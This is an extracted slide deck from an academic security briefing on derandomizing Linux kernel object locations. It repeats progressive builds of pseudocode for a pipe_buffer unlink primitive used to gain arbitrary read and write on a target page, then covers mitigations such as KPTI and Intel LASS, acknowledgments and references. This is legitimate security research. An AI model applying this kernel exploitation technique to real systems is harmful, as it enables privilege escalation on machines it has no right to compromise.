
Exploit

```
1 // Unlink primitive
2 *(&pipe_buffer0 + 8) = pipe_buffer0
3 *(pipe_buffer0) = &pipe_buffer0
4
5 // Refer target page
6 write(fd0, data = {
7     .pipe_buffer0 = {
8         .offset =
9     },
10    .pipe_buffer1 = {
11        .page =
12        .offset =
13        .len =
14    }
15 }, 96)
16
17
18
19
20
21
```




Exploit

```
1 // Unlink primitive
2 *(&pipe_buffer0 + 8) = pipe_buffer0
3 *(pipe_buffer0) = &pipe_buffer0
4
5 // Refer target page
6 write(fd0, data = {
7     .pipe_buffer0 = {
8         .offset = 8,
9     },
10    .pipe_buffer1 = {
11        .page =
12        .offset =
13        .len =
14    }
15 }, 96)
16
17
18
19
20
21
```




Exploit

```
1 // Unlink primitive
2 *(&pipe_buffer0 + 8) = pipe_buffer0
3 *(pipe_buffer0) = &pipe_buffer0
4
5 // Refer target page
6 write(fd0, data = {
7   .pipe_buffer0 = {
8     .offset = 8,
9   },
10  .pipe_buffer1 = {
11    .page = &target_page,
12    .offset = 0,
13    .len = PAGE_SIZE,
14  }
15 }, 96)
16
17
18
19
20
21
```




Exploit

```
1 // Unlink primitive
2 *(&pipe_buffer0 + 8) = pipe_buffer0
3 *(pipe_buffer0) = &pipe_buffer0
4
5 // Refer target page
6 write(fd0, data = {
7     .pipe_buffer0 = {
8         .offset = 8,
9     },
10    .pipe_buffer1 = {
11        .page = &target_page,
12        .offset = 0,
13        .len = PAGE_SIZE,
14    }
15 }, 96)
16
17 // Read from target page
18 read(fd1, &data, 8)
19
20 // Write to target page
21 write(fd1, data, 8)
```




Exploit

```
1 // Unlink primitive
2 *(&pipe_buffer0 + 8) = pipe_buffer0
3 *(pipe_buffer0) = &pipe_buffer0
4
5 // Refer target page
6 write(fd0, data = {
7   .pipe_buffer0 = {
8     .offset = 8,
9   },
10  .pipe_buffer1 = {
11    .page = &target_page,
12    .offset = 0,
13    .len = PAGE_SIZE,
14  }
15 }, 96)
16
17 // Read from target page
18 read(fd1, &data, 8)
19
20 // Write to target page
21 write(fd1, data, 8)
```




Exploit

```
1 // Unlink primitive
2 *(&pipe_buffer0 + 8) = pipe_buffer0
3 *(pipe_buffer0) = &pipe_buffer0
4
5 // Refer 2048 byte of target page 2
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
```



Exploit


```
1 // Unlink primitive
2 *(&pipe_buffer0 + 8) = pipe_buffer0
3 *(pipe_buffer0) = &pipe_buffer0
4
5 // Refer 2048 byte of target page 2
6 write(fd0, data = {
7     .pipe_buffer0 = {
8         .offset = 8,
9     },
10    .pipe_buffer1 = {
11        .page = &target_page2,
12        .offset = 2048,
13        .len = PAGE_SIZE,
14    }
15 }, 96)
16
17
18
19
20
21
```



Exploit


```

1 // Unlink primitive
2 *(&pipe_buffer0 + 8) = pipe_buffer0
3 *(pipe_buffer0) = &pipe_buffer0
4
5 // Refer 2048 byte of target page 2
6 write(fd0, data = {
7     .pipe_buffer0 = {
8         .offset = 8,
9     },
10    .pipe_buffer1 = {
11        .page = &target_page2,
12        .offset = 2048,
13        .len = PAGE_SIZE,
14    }
15 }, 96)
16
17 // Read from target page 2
18 read(fd1, &data, 8)
19
20 // Write to target page 2
21 write(fd1, data, 8)
    
```




Discussion


Mitigations



Mitigations



 **Isolate** kernel/user address space




🛡️ **Isolate** kernel/user address space

🛡️ **KPTI**

- Software-based solution

most kernel memory not mapped while in user mode



🛡️ **Isolate** kernel/user address space

🛡️ **KPTI**

- Software-based solution

most kernel memory not mapped while in user mode

🛡️ **Intel LASS**

- Hardware-based solution
- Protection before paging

prevents TLB side channel





- 👓 **Defense-based Amplification:** Defenses increase security in one dimension but may decrease in another.



- 🎧 **Defense-based Amplification:** Defenses increase security in one dimension but may decrease in another.
- 🎧 **Allocator-based Amplification:** Allocator designs can decrease security.



- 🎧 **Defense-based Amplification:** Defenses increase security in one dimension but may decrease in another.
- 🎧 **Allocator-based Amplification:** Allocator designs can decrease security.
- 🎧 **Reliability:** Side channels can **increase reliability** of kernel exploitation.

Acknowledgments

This research was made possible by generous funding from:



Funded by
the European Union



European Research Council
Established by the European Commission



Der Wissenschaftsfonds.



Supported in part by the European Research Council (ERC project FSSEC 101076409), the Austrian Research Promotion Agency (FFG) via the SEIZE project (FFG grant number 888087) and the Austrian Science Fund (FWF SFB project SPyCoDe 10.55776/F85). Additional funding was provided by a generous gift from Intel. Any opinions, findings, and conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding parties.

Derandomizing the Location of Security-Critical Kernel Objects in the Linux Kernel

Lukas Maar

Lukas Giner

Daniel Gruss

Stefan Mangard

August 6-7, 2025

Briefings

> isec.tugraz.at

References |

- [Maa+24a] L. Maar, F. Draschbacher, L. Lamster, and S. Mangard. **Defects-in-Depth: Analyzing the Integration of Effective Defenses against One-Day Exploits in Android Kernels.** USENIX Security. 2024.
- [Maa+24b] L. Maar, S. Gast, M. Unterguggenberger, M. Oberhuber, and S. Mangard. **SLUBStick: Arbitrary Memory Writes through Practical Software Cross-Cache Attacks within the Linux Kernel.** USENIX Security. 2024.
- [San20] E. Sanfelix. **A bug collision tale.** 2020. URL: https://labs.bluefrostsecurity.de/files/OffensiveCon2020_bug_collision_tale.pdf.
- [Sec20] B. F. Security. **Exploiting CVE-2020-0041 - Part 2: Escalating to root.** 2020. URL: <https://labs.bluefrostsecurity.de/blog/2020/04/08/cve-2020-0041-part-2-escalating-to-root/>.
- [Sto19] M. Stone. **Bad Binder: Android In-The-Wild Exploit.** 2019. URL: <https://googleprojectzero.blogspot.com/2019/11/bad-binder-android-in-wild-exploit.html>.